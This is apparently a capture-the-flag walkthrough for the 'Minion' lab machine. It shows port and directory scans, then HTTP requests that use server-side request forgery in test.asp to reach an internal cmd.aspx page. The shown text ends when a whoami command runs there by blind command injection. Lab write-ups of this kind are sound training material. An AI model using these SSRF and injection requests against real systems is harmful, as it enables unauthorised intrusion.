Minion

Synopsis

Minion requires fairly advanced knowledge of Windows and PowerShell to complete


Skills

- Knowledge of windows
- Knowledge of Powershell
- Exploiting server side request forgery
- Exploiting blind command injection
- Finding and reading alternate data streams

Exploitation


As always we start with the nmap to check what services/ports are open

No open ports on the default nmap ports,so let’s launch a full port scan




```
└─# nmap -A 10.10.10.57
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 03:36 EDT
Nmap scan report for 10.10.10.57 (10.10.10.57)
Host is up (0.099s latency).
All 1000 scanned ports on 10.10.10.57 (10.10.10.57) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   103.43 ms 10.10.14.1 (10.10.14.1)
2   103.43 ms 10.10.10.57 (10.10.10.57)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.51 seconds

┌──(root㉿kali)-[~/Desktop/Boxes]
```

And we found one open port 62696/TCP



```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 04:00 EDT
Initiating Ping Scan at 04:00
Scanning 10.10.10.57 [4 ports]
Completed Ping Scan at 04:00, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:00
Completed Parallel DNS resolution of 1 host. at 04:00, 0.01s elapsec
Initiating SYN Stealth Scan at 04:00
Scanning 10.10.10.57 (10.10.10.57) [1 port]
Discovered open port 62696/tcp on 10.10.10.57
Completed SYN Stealth Scan at 04:00, 0.10s elapsed (1 total ports)
Nmap scan report for 10.10.10.57 (10.10.10.57)
Host is up (0.087s latency).

PORT      STATE SERVICE
62696/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
           Raw packets sent: 5 (196B) | Rcvd: 2 (72B)
```


Opening the browser gives us the following web page



Welcome to Minions Fanclub Site!


(site is heavily under construction)
Designed and maintained by Decoder .. ciao from Italy!
Visit my blog
Follow me on twitter: @decoder_it

Judging from the value of TTL during the ping, we can deduce that our target is a Windows system and default web server for windows system is IIS and ASP files




```
└─# ping 10.10.10.57
PING 10.10.10.57 (10.10.10.57) 56(84) bytes of data.
64 bytes from 10.10.10.57: icmp_seq=1 ttl=127 time=76.4 ms
^C
--- 10.10.10.57 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 76.407/76.407/76.407/0.000 ms
```

So let’s run dirb with the extension .asp to check if any asp files are on the server



```
└─# dirb http://10.10.10.57:62696 -X .asp

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jun 17 04:02:04 2023
URL_BASE: http://10.10.10.57:62696/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.asp) | (.asp) [NUM = 1]

-----------------

GENERATED WORDS: 4686

---- Scanning URL: http://10.10.10.57:62696/ ----
+ http://10.10.10.57:62696/test.asp (CODE:200|SIZE:41)
```


And we found test.asp



Missing Parameter Url [u] in GET request!

Which informs us that parameter “u” is required

After adding this parameter we get the following server’s response




```
GET /test.asp?u=sdsd HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 17 Jun 2023 08:08:11 GMT
Connection: close
Content-Length: 1208

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
    <title>
      500 - Internal server error.
    </title>
    <style type="text/css">
      <!--
      body{
        margin:0;
        font-size:.7em;
        font-family:Verdana,Arial,Helvetica,sans-serif;
        background:#EEEEEE;
      }
      fieldset{
        padding:015px10px15px;
      }
      h1{
        font-size:2.4em;
        margin:0;
        color:#FFF;
      }
      h2{
```

Let’s check if the parameter is vulnerable to server side request forgery

u=http://127.0.0.1


When we typed the above payload, we got a different server response, which is another web page



```
GET /test.asp?u=http://127.0.0.1 HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


```
HTTP/1.1 200 OK
Cache-Control: private
Expires: Sat, 17 Jun 2023 09:38:29 GMT
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 17 Jun 2023 08:08:28 GMT
Connection: close
Content-Length: 323

<html>
  <body>
    <center>
      <h1>
        Site Administration
      </h1>
      <table border=1>
        <tr>
          <td>
            <a href="">
              Edit Configuration
            </a>
            <tr>
              <td>
                <a href="">
                  Start/Stop Instance
                </a>
                <tr>
                  <td>
                    <a href="">
                      View Summary
                    </a>
                    <tr>
                      <td>
                        <a href="">
```

From this web page we can find a link leading us to the user's input field which is vulnerable to a remote code execution



```
GET /test.asp?u=http://127.0.0.1 HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


```
  <body>
    <center>
      <h1>
        Site Administration
      </h1>
      <table border=1>
        <tr>
          <td>
            <a href="">
              Edit Configuration
            </a>
            <tr>
              <td>
                <a href="">
                  Start/Stop Instance
                </a>
                <tr>
                  <td>
                    <a href="">
                      View Summary
                    </a>
                    <tr>
                      <td>
                        <a href="">
                          View Logs
                        </a>
                        <tr>
                          <td>
                            <a href="http://127.0.0.1/cmd.aspx">
                              system commands
                            </a>
                          </table>
                        </body>
                      </html>
```



```
GET /test.asp?u=http://127.0.0.1/cmd.aspx HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Cache-Control: private
Expires: Sat, 17 Jun 2023 09:39:01 GMT
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 17 Jun 2023 08:09:01 GMT
Connection: close
Content-Length: 150



<html>
  <body>

    <form action="cmd.aspx" method=POST>
      <p>
        Enter your shell command: <input type=text name=xcmd size=40>

      </form>

    </body>

  </html>
```


If we type a valid command we get the “Exit Status=0”



```
GET /test.asp?u=http://127.0.0.1/cmd.aspx?xcmd=whoami HTTP/1.1
Host: 10.10.10.57:62696
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ASPSESSIONIDSQADABCT=DOPDOELCMJAGDGMMJMLCCPEA
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0
```

```
HTTP/1.1 200 OK
Cache-Control: private
Expires: Sat, 17 Jun 2023 09:39:54 GMT
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 17 Jun 2023 08:09:53 GMT
Connection: close
Content-Length: 163



<html>
  <body>
    Exit Status=0
    <form action="cmd.aspx" method=POST>
      <p>
        Enter your shell command: <input type=text name=xcmd size=40>

      </form>

    </body>

  </html>
```

